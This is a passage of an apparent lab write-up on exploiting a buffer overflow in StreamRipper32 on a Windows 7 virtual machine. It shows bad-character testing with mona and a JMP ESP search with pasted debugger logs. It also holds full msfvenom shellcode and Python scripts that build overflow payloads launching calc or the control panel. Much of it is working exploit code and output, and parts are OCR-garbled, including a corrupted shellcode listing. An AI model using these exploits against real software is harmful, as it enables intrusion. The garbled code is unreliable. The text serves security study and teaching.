buf += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
buf += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
buf += "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

payload=junk + bat + cash + buf

f.write(payload)
f.close
```

Paste the output in the user interaction field. Check the stack pointer and right click on it and click on "Follow on Dump".



After this, You will be able to identify the bad characters by using the address where the array begins

**!mona compare -f bytearray.bin -a [address]**

As shown below



# Find JMP ESP

```
Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed

Log data
Address Message
0018F3F8 100 24 FC 10 00 75 cc 4b 00 00 00 00 20 02 00 Memory
0018F3F8 08 100 21 52 23 24 25 06 07 08 09 0a 0b 0c 0d File
0018F3F8 100 00 7a 10 00 00 fa 19 00 e0 c1 62 00 2a d2 25 Memory
0018F3F8 08 100 01 62 00 04 05 07 08 09 0a 0b 0c 0d File
0018F3F8 77c 00 00 00 00 1c 02 00 00 a5 ab 23 76 05 00 00 Memory
0018F3F8 e0 100 01 62 00 00 a0 a6 83 00 40 6a a4 00 01 00 Memory
0018F3F8 100 00 00 00 00 a0 a6 83 00 40 6a a4 00 01 00 Memory
0018F3F8 100 01 62 23 24 25 06 07 08 09 0a 0b 0c 0d File
0018F3F8 100 01 62 00 00 04 f5 18 00 00 00 00 00 00 00 Memory
0018F3F8
0018F3F8 ! File ! Memory ! Note
0018F3F8 0 0 67 66 00 ... 42 43 ... 43 compacted
0018F3F8 67 66 1 43 44 ... 43 unmodified
0018F3F8 68 67 52 42 44 ... 6d 45 ... 26 corrupted
0018F3F8 110 100 1 68 69 ... 70 71 72 73 ... 65 unmodified
0018F3F8 111 110 4 4 69 70 71 72 73 6d 72 65 corrupted
0018F3F8 112 111 1 73 74 ... ff 75 ... 01 corrupted
0018F3F8 116 115 140 140 74 ... ff 75 ... 01 corrupted
0018F3F8 Possibly bad char: 00
0018F3F8
0040F000 [+] This mona.py action took 0:00:00.719000
0040F000 [+] Command used:
0040F000 mona jmp -r esp
----- Note command started on 2021-04-25 08:51:59 (v2.0, rev 613) -----
0040F000 [+] Processing arguments and criteria
0040F000 - Pointer address level: 2
0040F000 [+] Generating module info table, hang on...
0040F000 - Processing modules
0040F000 - Done. Let's rock 'n roll.
0040F000 [+] Overlaying modules
0040F000 - Overlaying module StreamRipper32.exe
0040F000 Modules (C:\Windows\System32\winhttp.dll
0040F000 - Search complete, processing results
0040F000 [+] Preparing output file 'jmp.txt'
0040F000 - Preparing module jmp.txt
0040F000 [+] Writing results to jmp.txt
0040F000 - Number of pointers of type 'push esp # ret' : 1
0040F000 - Number of pointers of type 'call esp' : 1
0040F000 - Number of pointers of type 'push esp # ret' : 1
0040F000 [+] Results :
0040F000 000040586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0040F000 000040C15 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0040F000 0000401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0040F000 Found a total of 3 pointers
0040F000 [+] This mona.py action took 0:00:02.047000
imona jmp -r esp
Paused
08:53
25-04-2021
Type here to search
Paused
08:53
25-04-2021
0040F000 - Number of pointers of type 'call esp' : 1
0040F000 - Number of pointers of type 'push esp # ret' : 1
0040F000 [+] Results :
0040F000 000040586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0040F000 000040C15 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0040F000 0000401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0040F000 Found a total of 3 pointers
0040F000 [+] This mona.py action took 0:00:02.047000
imona jmp -r esp
Paused
```

Log data, item 5

Address=004BE586

Message= 0x004be586 : push esp # ret 0x0c | startnull {PAGE\_EXECUTE\_READ}

[StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 4

Address=0049C015

Message= 0x0049c015 : call esp | startnull {PAGE\_EXECUTE\_READ} [StreamRipper32.exe]

ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 3

Address=00401E47



Message= 0x00401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE\_EXECUTE\_READ}

[StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Here you can see esp address which should be used by using the !mona jmp -r esp command

## Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b "\x00" -f python

```
(root@JAVVADI)~[/home/javvadi]
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
buf += b"\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45"
buf += b"\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79"
buf += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"
buf += b"\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35"
buf += b"\x33\x53\x51\x30\x6c\x43\x53\x35\x50\x41\x41"
```



```
msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python
```

```
(root@JAVVADI)-[/home/javvadi]
msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 454 (iteration=0)
x86/alpha_mixed chosen with final size 454
Payload size: 454 bytes
Final size of python file: 2212 bytes
buf = b""
buf += b"\x89\xe0\xdb\x4d\x9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x57\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
buf += b"\x4b\x65\x4f\x4b\x6c\x30\x4c\x75\x6c\x62\x43\x66\x32"
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x6d\x4d\x79\x6f\x58\x55"
buf += b"\x75\x6c\x56\x66\x71\x6c\x45\x5a\x4d\x50\x59\x6b\x4d"
buf += b"\x30\x31\x65\x67\x75\x4d\x6b\x63\x77\x67\x63\x72\x52"
buf += b"\x70\x6f\x30\x6a\x65\x50\x52\x73\x39\x6f\x5a\x75\x73"
buf += b"\x53\x42\x4f\x32\x4e\x70\x74\x44\x32\x62\x4f\x32\x4c"
buf += b"\x34\x6e\x72\x45\x74\x38\x75\x35\x55\x50\x41\x41"
```



This is the Corresponding shell code to change the trigger to respective Cmd or control panel.

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Panel.

## CALCULATOR:

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xE5\x4B\x90"
nops="\x90" * 30


# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python
buf = b""
buf += b"\x89\xe5\xdd\xcd\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```




**CONTROL PANEL:**

```
# —' c odd ng : cpl2 52 —'—
l= open (" payload . ext " , "w" }
j un k="A" ' 2 30
nse h=" x 86 x E5 x4B x 90 "
nop s="\x90 " ' 3 0

# msfvenom -a x86 --platform windows -p windows/exec cxa=control.exe -e x86/alpha_mixed -b "\x00|" -f p hon
buf = b""
buf += b"\x 89\x e0\xdb\x d4\x d9\x T0\x f4\x 5b\x 53\x 59\x 49\x 49\x 49"
buf += b"\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49\x 49"
buf += b"\x 3*\x 5Lux 5a\x6a\x41\x58\x 50\x30\x 41\x30\x4L\x6b\x4L"
buf += b"\x4L\x5Lux32\x41\x42\x32\x42\x42\x30\x42\x42\x4L\x42"
buf += b"\x 58\x50\x38\x41\x42\xT5\x4a\x49\x39\x6c\x49\xT8\x4b"
buf += b"\x 32\x5T\x70\x55\x 50\x57\xT0\x63\x50\x6b\x39\xTa\x45"
buf += b"\x46\x5L\x6b\xT0\x 35\x 34\x4e\x6b\xT6\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\xT2\x65\x44\x4c\x4b"
buf += b"\x 5L\x6Z\x7Lux38\x46\x6f\x78\x37\x61\x5a\xT6\x46\x34"
buf += b"\x*Lux? 9\x6f \x6e\x4c\x77\x4c\x5*\x31\x6L\x6c\x4\x4Z"
buf += b"\x 34\x6ccx55\x?0\x 5a\x61\x6a\x6f\x64\x4d\x56\x6L\x5a"
buf += b"\x 6T\x38\x6Z\x39\x62\x?3\x62\xT0\x57\x4c\x4b\xTZ\xTZ"
buf += b"\x 36\x?0\x6c\x4b\x 52\x6a\x6? \x4c\x4c\x4b\x52\x6c\x3Z"
buf += b"\x 3L\x6Z\x5Box5a\x43\x?1\x58\x36\x61\x5a\x*Lux*Z\x? L"
buf += b"\x 6c\x4b\x7Z\x?9\x? 5\x?0\x33\x31\x68\x53\x4e\x6b\x3L"
buf += b"\x 59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x 6c\x4box35\x 51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x 61\x4a\x6f\x56\x6d\x55\x 51\x6b\x77\x30\x38\x69\x70"
buf += b"\x 52\x55\x6ccx36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x 6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x 35\x 54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x 34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x7D\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x 6b\x65\x42\x6a\x4b \x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x 30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
```







## Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

